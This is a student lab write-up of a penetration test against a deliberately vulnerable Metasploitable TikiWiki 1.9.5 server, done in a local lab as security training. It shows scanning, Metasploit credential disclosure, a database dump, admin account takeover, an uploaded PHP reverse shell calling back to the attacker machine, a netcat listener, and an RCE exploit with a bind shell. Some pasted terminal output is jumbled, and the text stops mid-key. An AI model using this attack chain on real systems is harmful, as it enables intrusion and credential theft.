

Manvir Mann

June 17 2023

## Tikiwiki Penetration


### Introduction

For this project, we will be using two virtual machines (one is kali linux, the other is ubuntu 32-bit) in order to run a penetration attack by using a MetasploitableVictim machine to target the vulnerabilities of tikiwiki 1.9.5.

### Initial Setup

We need two virtual machines, kali linux and a metasploitable victim machine that uses ubuntu 32 bit. There are two additional files we need to have installed and prepared on our kali linux machine which is the 5622.tar.bz2 file and the rs.tar.gz file in order for the penetration process to work.

**Step 1:** After getting everything set up and running, our first step is to run the command “ifconfig” on both of the virtual box machines in order to locate the local IP address of each machine so that we can use that address so that both machines can ping one another.



The screenshot shows two terminal windows side-by-side. The left window is titled "Kali [Running]" and the right window is titled "Metasploitable [Running]". Both windows show the root prompt and the output of the "ifconfig" command.

**Kali [Running] Terminal Output:**

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fed9:e4d/64 scopeid 0x20<link>
            ether 08:00:27:d6:67:59 txqueuelen 1000 (Ethernet)
            RX packets 85 bytes 30430 (29.7 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 90 bytes 8027 (7.8 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 20 bytes 1116 (1.0 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 20 bytes 1116 (1.0 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
root@kali:~#
```

**Metasploitable [Running] Terminal Output:**

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.

msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:d9:e4:4d
          inet addr:10.0.2.4 Bcast:10.0.2.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fed9:e4d/64 Scope:Link
              UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
              RX packets:37 errors:0 dropped:0 overruns:0 frame:0
              TX packets:65 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:1000
              RX bytes:4816 (4.7 KB) TX bytes:6839 (6.6 KB)
              Base address:0xd020 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
              UP LOOPBACK RUNNING MTU:16436 Metric:1
              RX packets:26 errors:0 dropped:0 overruns:0 frame:0
              TX packets:26 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:0
              RX bytes:14145 (13.8 KB) TX bytes:14145 (13.8 KB)

msfadmin@metasploitable:~$
```

**Step 2:** Now that we know the IP addresses of each machine, we can run the “ping” command on each machine using the opposite IP address to ensure that both virtual machines are connected to the same NAT Network.

```
root@kali:~# ping 10.0.2.4
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data.
64 bytes from 10.0.2.4: icmp_seq=1 ttl=64 time=1.87 ms
64 bytes from 10.0.2.4: icmp_seq=2 ttl=64 time=1.26 ms
64 bytes from 10.0.2.4: icmp_seq=3 ttl=64 time=1.40 ms
64 bytes from 10.0.2.4: icmp_seq=4 ttl=64 time=1.10 ms
^C
--- 10.0.2.4 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3008ms
rtt min/avg/max/mdev = 1.102/1.411/1.873/0.287 ms
root@kali:~# 
msfadmin@metasploitable:~$ ping 10.0.2.15
PING 10.0.2.15 (10.0.2.15) 56(84) bytes of data.
64 bytes from 10.0.2.15: icmp_seq=1 ttl=64 time=0.861 ms
64 bytes from 10.0.2.15: icmp_seq=2 ttl=64 time=1.28 ms
64 bytes from 10.0.2.15: icmp_seq=3 ttl=64 time=1.00 ms

--- 10.0.2.15 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.861/1.050/1.283/0.175 ms
msfadmin@metasploitable:~$ _
```

**Step 3:** Now we will run the “nmap” command in order to scan the IP space using 10.0.2.1/24 (a cheat) so that we can look and see if there are any vulnerable ports on our other virtual box machine (metasploitable victim).

```
root@kali:~# nmap 10.0.2.1/24
Starting Nmap 7.70 ( https://nmap.org ) at 2023-06-17 13:00 PDT
Nmap scan report for 10.0.2.1
Host is up (0.00029s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)

Nmap scan report for 10.0.2.2
Host is up (0.00048s latency).
All 1000 scanned ports on 10.0.2.2 are closed
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)


Nmap scan report for 10.0.2.3
Host is up (0.00025s latency).
All 1000 scanned ports on 10.0.2.3 are filtered
MAC Address: 08:00:27:71:59:89 (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.2.4
Host is up (0.00050s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain

Nmap scan report for 10.0.2.15
Host is up (0.0000090s latency).
All 1000 scanned ports on 10.0.2.15 are closed

Nmap done: 256 IP addresses (5 hosts up) scanned in 3.44 seconds
root@kali:~# 
```

**Step 4:** The next step is to run the “firefox” command and we will be using port 80 so we need to type “10.0.2.4” for the browser to pop up in order to check if the webserver on port 80 in regards the metasploitable victim machine is running.



**Step 5:** The next step is to run the “dirbuster” command which would give us a popup for us to look at all of the various directories that are present on the metasploitable victim machine. Since we are able to see that a tikiwiki folder exists and is present, we now know that the metasploitable victim is using the tikiwiki application, and can run the “firefox” command again, but this time specifying the tikiwiki application so it would look like “firefox 10.0.2.4/tikiwiki”.

The left window shows the OWASP DirBuster interface. It has sections for Target URL (http://10.0.2.4:80/), Work Method (Auto Switch (HEAD and GET)), Number Of Threads (100), Select scanning type (List based brute force), File with list of dirs/files (/usr/share/dirbuster/wordlists/directory-list-2.3-small.txt), Char set (a-zA-Z0-9%20-\_), and starting options (Brute Force Dirs checked). The right window shows the results of the scan for http://10.0.2.4:80/, listing directory structures, response codes, and sizes. The results table includes columns for Directory Structure, Response Code, and Response Size. The results show several directories including /, icons, doc, cgi-bin, twiki, and tikiwiki, with response codes 200 or 403 and sizes ranging from 195 to 1074.

The right window shows a Mozilla Firefox browser window displaying the TikiWiki homepage at 10.0.2.4/tiki-index.php. The page title is "HomePage". The left sidebar menu includes Home, Wiki, Wiki Home, Last Changes, Rankings, List pages, Orphan pages, and Sandbox. The main content area displays the "HomePage" content, created by admin on Friday 16 of April, 2010 [08:45:36 UTC]. The right sidebar contains a "Login" form with fields for user and pass, and a login button. The footer includes links for Powered by TikiWiki, PHP, smarty, ADOdb, MADE WITH CASCADING STYLE SHEETS, RDF, RSS, and Wiki, along with execution time and memory usage information.

**Step 6:** Now we will use metasploit by running the “msfconsole” command which lets us further “search” and we can specifically look at “tikiwiki” in order to see various vulnerabilities that we can exploit.

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# msfconsole
+ -- --=[ 538 payloads - 41 encoders - 10 nops      ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > search tikiwiki
[!] Module database cache not built yet, using slow search

Matching Modules
=====
Name          Disclosure Date  Rank      Description
tikiwiki      2006-11-01    normal    TikiWiki
i Information Disclosure
  exploit/unix/webapp/php_xmlrpc_eval           2005-06-29    excellent  PHP XML-RPC Arbitrary Code Execution
  exploit/unix/webapp/tikiwiki_graph_formula_exec 2007-10-10    excellent  TikiWiki Remote PHP Code Execution
  exploit/unix/webapp/tikiwiki_jhot_exec           2006-09-02    excellent  TikiWiki jhot Remote Command Execution
  exploit/unix/webapp/tikiwiki_unserialize_exec     2012-07-04    excellent  Tiki Wiki unserialize() PHP Code Execution
  exploit/unix/webapp/tikiwiki_upload_exec          2016-07-11    excellent  Tiki Wiki Unauthenticated File Upload Vulnerability

msf >
```

**Step 7:** After searching, we can use the auxiliary admin module to pick the “TikiWiki Information Disclosure” for us to find information that we can use or exploit on the target metasploitable victim machine.

```
msf > use auxiliary/admin/tikiwiki/tikidbllib
msf auxiliary(admin/tikiwiki/tikidbllib) > show options

Module options (auxiliary/admin/tikiwiki/tikidbllib):
=====
Name      Current Setting  Required  Description
-----  -----
Proxies                no        A proxy chain of format type:host:port[,type:host:port][...]
RHOST                 yes       The target address
RPORT                 80        yes       The target port (TCP)
SSL                   false      no        Negotiate SSL/TLS for outgoing connections
URI                  /tikiwiki   yes       TikiWiki directory path
VHOST                none       no        HTTP server virtual host

Auxiliary action:
=====
Name      Description
-----  -----
Download
```

**Step 8:** After that we can set the RHOST to the victim machine, so we would type “set RHOST 10.0.2.4” and that would become the new host. If we run “show options” again after that, we can see that the host successfully changed.

```
msf auxiliary(admin/tikiwiki/tikidbllib) > set RHOST 10.0.2.4
RHOST => 10.0.2.4
msf auxiliary(admin/tikiwiki/tikidbllib) > show options

Module options (auxiliary/admin/tikiwiki/tikidbllib):

Name      Current Setting  Required  Description
----      -----          -----      -----
Proxies          no          A proxy chain of fo
t:port][...]
RHOST        10.0.2.4       yes        The target address
```

**Step 9:** Now we can run the “exploit” command for this step since it isn’t that complicated to breach. We can see that the metasploitable victim machine is using mysql as their database manager and we received access to the database’s username and password. We can even see how it is hosted, which in this case is local.

```
msf auxiliary(admin/tikiwiki/tikidbllib) > exploit

[*] Establishing a connection to the target...
[*] Get informations about database...
[*] Install path : /var/www/tikiwiki/lib/tikidbllib.php
[*] DB type      : mysql
[*] DB name      : tikiwiki195
[*] DB host      : localhost
[*] DB user      : root
[*] DB password  : root
[*] Auxiliary module execution completed
msf auxiliary(admin/tikiwiki/tikidbllib) >
```

**Step 10:** Now that we know mysql is being used, and have access to the username and password, we can open a new terminal and run the command “mysql -h 10.0.2.4 -u root -p” in order to gain access to the database from the metasploitable victim machine.

```
root@kali:~# mysql -h 10.0.2.4 -u root -p
Enter password: 80
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 12
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2017, Oracle, MariaDB Corporation Ab and others.

Auxiliary action:
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> 
```

**Step 11:** Now we can specify to use the tikiwiki application and view the various databases present by the “use tikiwiki195;” command. After that to see the various tables, we can run the “show tables;” command, and one particular table that interests us is the “users\_users” table. We can run the “select \* from users\_users;” command to receive all of the associated information and from that we can extrapolate the login and password information for all of the user information stored in the tikiwiki database.

```
MySQL[(none)]> show databases;
+-----+
| Database   | Description |
+-----+-----+
| information_schema |
| mysql      |
| tikiwiki   |
| tikiwiki195 |
+-----+
4 rows in set (0.01 sec)
connection to the target...
[*] Get informations about database...
MySQL[(none)]> use tikiwiki195;/tikiwiki/lib/tikidblib.php
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
[*] DB host    : localhost
Database changed      : root
MySQL[tikiwiki195]> [*] Auxiliary module execution completed
[*] msf auxiliary(admin/tikiwiki/tikidblib) > 
```

```
MySQL [tikiwiki195]> show tables;
+-----+-----+-----+-----+-----+
| user_id | email | login | password | provpass | default_group | last_login | cu
rrent_login | registration_date | challenge | pass_due | hash
+-----+-----+-----+-----+-----+
| 1 | admin | admin | NULL | NULL | NULL | 1271712540 |
1271712540 | auxiliary(admin/NULLw|NULLkidbl|) > eNULLi| f6fdffe48c908deb0f4c3bd36
c032e72 | NULL | NULL | NULL | NULL | NULL | NULL
[*] Establishing a connection to the target...
+-----+-----+-----+-----+
| login | password | database |
+-----+-----+-----+
| admin | admin | mysql |
+-----+-----+-----+
| DB_name | tikiwiki195
1 row in set(0.01 sec) localhost
[*] DB user : root
MySQL [tikiwiki195]> : root

MySQL [tikiwiki195]> select login, password from users_users;
+-----+-----+-----+
| login | password | database |
+-----+-----+-----+
| admin | admin | mysql |
+-----+-----+-----+
| DB_name | tikiwiki195
1 row in set(0.00 sec) localhost
[*] DB user : root
MySQL [tikiwiki195]> : root
```

**Step 12:** After this, since we have access to the username and password which is admin for both, we can open a firefox window and go to the tikiwiki site and change the password, gaining access into the account. In this case, I changed the password to “hello123” and now in the second screenshot we can see I’ve gained access and am logged in.

HomePage - Mozilla Firefox

HomePage | 10.0.2.4/tikiwiki/tiki-index.php | Search | ☰

Most Visited: Offensive Security, Kali Linux, Kali Docs, Kali Tools, Exploit-DB, Aircrack-ng

This is TikiWiki 1.9.5 -Sirius- © 2002–2006 by the Tiki community Sat 17 of Jun, 2023 [14:02]

Menu

Home

Wiki Home  
Last Changes  
Rankings  
List pages  
Orphan pages  
Sandbox

TikiWiki Assistant

Thank you for installing TikiWiki!  
Click the :: options in the Menu for more options. Please, also see [TikiMovies](#) for more setup details.

## HomePage

Created by: [admin](#) last modification: Friday 16 of April, 2010 [01:45:36] by [admin](#)

[source](#) [history](#) [similar](#)

Powered by TikiWiki, PHP, smarty, ADObd, MADE WITH CASCADING STYLE SHEETS, RDF

[ Execution time: 0.12 secs ] [ Memory usage: 7.21MB ] [ 21 database queries used ] [ GZIP Disabled ] [ Server load: 0.16 ]

HomePage - Mozilla Firefox

HomePage | 10.0.2.4/tikiwiki/tiki-index.php | Search | ☰

Most Visited: Offensive Security, Kali Linux, Kali Docs, Kali Tools, Exploit-DB, Aircrack-ng

This is TikiWiki 1.9.5 -Sirius- © 2002–2006 by the Tiki community Sat 17 of Jun, 2023 [14:05]

Menu

Home

MyTiki  
MyTiki home

Wiki

Wiki Home  
Last Changes  
Rankings  
List pages  
Orphan pages  
Sandbox  
Structures

Admin

Admin home  
Admin mods  
Backups  
Cache  
Content templates  
Cookies  
DSN  
External wikis  
Groups  
Hotwords  
Links  
Mail notifications  
Menus  
Modules  
QuickTags  
RSS modules

## HomePage

Created by: [admin](#) last modification: Friday 16 of April, 2010 [01:45:36] by [admin](#)

[edit](#) [remove](#) [rename](#) [lock](#) [perms](#) [history](#) [similar](#)

Login

logged in as: admin

Logout

user:  set

**Step 13:** Now as admin, we are able to access a lot more features around the site. One thing in particular we are interested in is the “backups” section since you gain access to uploading files which is something we can exploit. We can download a php reverse shell program off the internet, change the name to something more inconspicuous, and then use the “gedit” command to change the necessary info inside the shell program. In this case we want to change the IP address to our Kali Linux machine’s IP address and the port number as well. After that we can go back to the firefox web browser, and upload the php file to the backups.

The screenshot shows a Mozilla Firefox browser window with the URL `http://10.0.2.4/tikiwiki/tiki-backup.php?generate=1`. The page displays a 'Backups' section with a tip about using phpMyAdmin or mysqldump instead. It lists one available backup file: `91a69671b8dc46006....` created on `Sat 17 of Jun, 2023 [14:12]`. The page also includes sections for creating a new backup and uploading a backup.

Below the browser, a terminal window titled `root@kali:~/Downloads#` shows the command `gedit shell.php` being run. The terminal content displays a PHP script with several variables set, including `$ip = '10.0.2.15'` and `$port = 4321`.

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.0.2.15'; // CHANGE THIS
$port = 4321; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```


**Step 14:** Next to communicate with the shell we can configure a reverse netcat shell listener by using the command “nc -v -l -p 4321” where the “4321” number is the port that we changed in the php file and we will use it as our listening port.

```
root@kali:~/Downloads# nc -v -l -p 4321
listening on [any] 4321 ...
|
```

**Step 15:** Since we uploaded the php file earlier, we can now go back to the tikiwiki site, change the url to view the backups and specifically look at the shell.php file we uploaded into the backups, and we can see that it is loading in a loop. If we switch back to the Kali Linux terminal, we can see that we are presented with a bunch of new information. We can use the “whoami” command to see that we are still a guest and the “hostname” which tells us that we are still connected to metasploitable.

```
root@kali:~/Downloads# nc -v -l -p 4321
listening on [any] 4321 ...
10.0.2.4: inverse host lookup failed: Unknown host
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.4] 46068
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i6
NU/Linux
17:30:07 up 1:50, 1 user,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM          LOGIN@    IDLE    JCPU   PCPU WHAT
msfadmin  tty1      -           15:39    1:30    0.04s  0.01s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: can't access tty; job control turned off
$ whoami
www-data
$ hostname
metasploitable
$ |
```

**Step 16:** The next step we have to do is upgrade ourselves from guest user to root. We will do that by using a specific exploit module called “exploit/unix/webapp/tikiwiki\_graph\_formula\_exec”. We will again change the host to be 10.0.2.4.




The screenshot shows a terminal window titled "root@kali: ~". The window contains a Metasploit session for an exploit/unix/webapp/tikiwiki\_graph\_formula\_exec module. The session starts with "msf > use exploit/unix/webapp/tikiwiki\_graph\_formula\_exec". It then runs "show options" which displays various configuration parameters. These include "RHOST" set to "10.0.2.4", "RPORT" set to "80", and "URI" set to "/tikiwiki". The "Exploit target:" section shows "Automatic" selected. Finally, the command "set RHOST 10.0.2.4" is run, followed by a prompt "msf exploit(unix/webapp/tikiwiki\_graph\_formula\_exec) >".

```
root@kali:~# cd Downloads/
msf > use exploit/unix/webapp/tikiwiki_graph_formula_exec
msf exploit(unix/webapp/tikiwiki_graph_formula_exec) > show options
Module options (exploit/unix/webapp/tikiwiki_graph_formula_exec):
   Name      Current Setting  Required  Description
   ----      ==============  ======  =
   Proxies    Linux metasploitable  no      A proxy chain of format type:host:port[,type:host:port][...]
   RHOST     10.0.2.4          yes     The target address
   RPORT     80                yes     The target port (TCP)
   SSL       false             no      Negotiate SSL/TLS for outgoing connections
   URI       /tikiwiki         yes     TikiWiki directory path
   VHOST    /bin/sh: can't access tty; job control turned off
          $ whoami
          www-data
Exploit target:
   Id  Name
   --  --
   0  Automatic

msf exploit(unix/webapp/tikiwiki_graph_formula_exec) > set RHOST 10.0.2.4
RHOST => 10.0.2.4
msf exploit(unix/webapp/tikiwiki_graph_formula_exec) >
```

**Step 17:** Now we will set up the payload that we will use after the exploit. In this case we are using the “generic/shell\_bind\_tcp” payload.



The screenshot shows a terminal window continuing from the previous one. The user has run "set payload generic/shell\_bind\_tcp", which changes the payload to "generic/shell\_bind\_tcp". The session ends with a prompt "msf exploit(unix/webapp/tikiwiki\_graph\_formula\_exec) >".

```
msf exploit(unix/webapp/tikiwiki_graph_formula_exec) > set payload generic/shell_bind_tcp
payload => generic/shell_bind_tcp
msf exploit(unix/webapp/tikiwiki_graph_formula_exec) >
```

**Step 18:** Now we can finally run the exploit on the metasploitable victim machine and after successfully connecting, we can use the “whoami” and “hostname” commands to ensure that we have gained access to the metasploitable victim. At this stage we have not yet gained root access.

```
msf exploit(unix/webapp/tikiwiki_graph_formula_exec) > exploit
[*] Attempting to obtain database credentials...
[*] No response from the server
[*] Attempting to execute our payload...
[*] Started bind TCP handler against 10.0.2.4:4444
[*] Command shell session 1 opened (10.0.2.15:44147 -> 10.0.2.4:4444) at 2023-06-17 14:45:39 -0700

whoami
www-data
hostname
metasploitable
```

**Step 19:** Since we are still a normal user, we want to upgrade ourselves to become a super user and get root access. We can use the “ls -lart/root/.ssh/authorized\_keys” command to view the authorized\_keys file which is available to normal users. This is bad, and should have only been viewable to whoever has root access.

```
ls -lart /root
total 32
drwxr-xr-x 21 root root 4096 Apr 28 2010 ..
drwxr-xr-x 3 root root 4096 May 17 2010 .bash_history
drwxr-xr-x 3 root root 4096 May 17 2010 .profile
drwxr-xr-x 2 root root 4096 May 17 2010 .bashrc
-rw-r--r-- 1 root root 401 Apr 28 2010 reset_logs.sh
-rw-r--r-- 1 root root 187 Apr 28 2010 .lessht
drwxr-xr-x 1 root root 4096 Apr 28 2010 ..
drwxr-xr-x 2 root root 4096 May 17 2010 .ssh
ls -lart /root/.ssh
total 12
drwxr-xr-x 3 root root 4096 May 17 2010 ..
drwxr-xr-x 2 root root 4096 May 17 2010 .
-rw-r--r-- 1 root root 405 May 17 2010 authorized_keys
cat /root/.ssh/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEApmGJFZNl0ibMNALQx7M6sGGoi4KNmj6PVxpbpG70lShHQqlkJkc
teZZdPFSbW76IUiPR00h+WBV0x1c6iPL/0zUYFHyFKAzle6/5teoweG1jr2qoffdomVhvXXvSjGaSFww0YB8R0Q
xs0WWTQTYSeBa66X6e777GVkHCDLYgZSo8wWr5JXln/Tw7XotowHr8FEGvw2zW1krU3Zo9Bzp0e0ac2U+qUGIzI
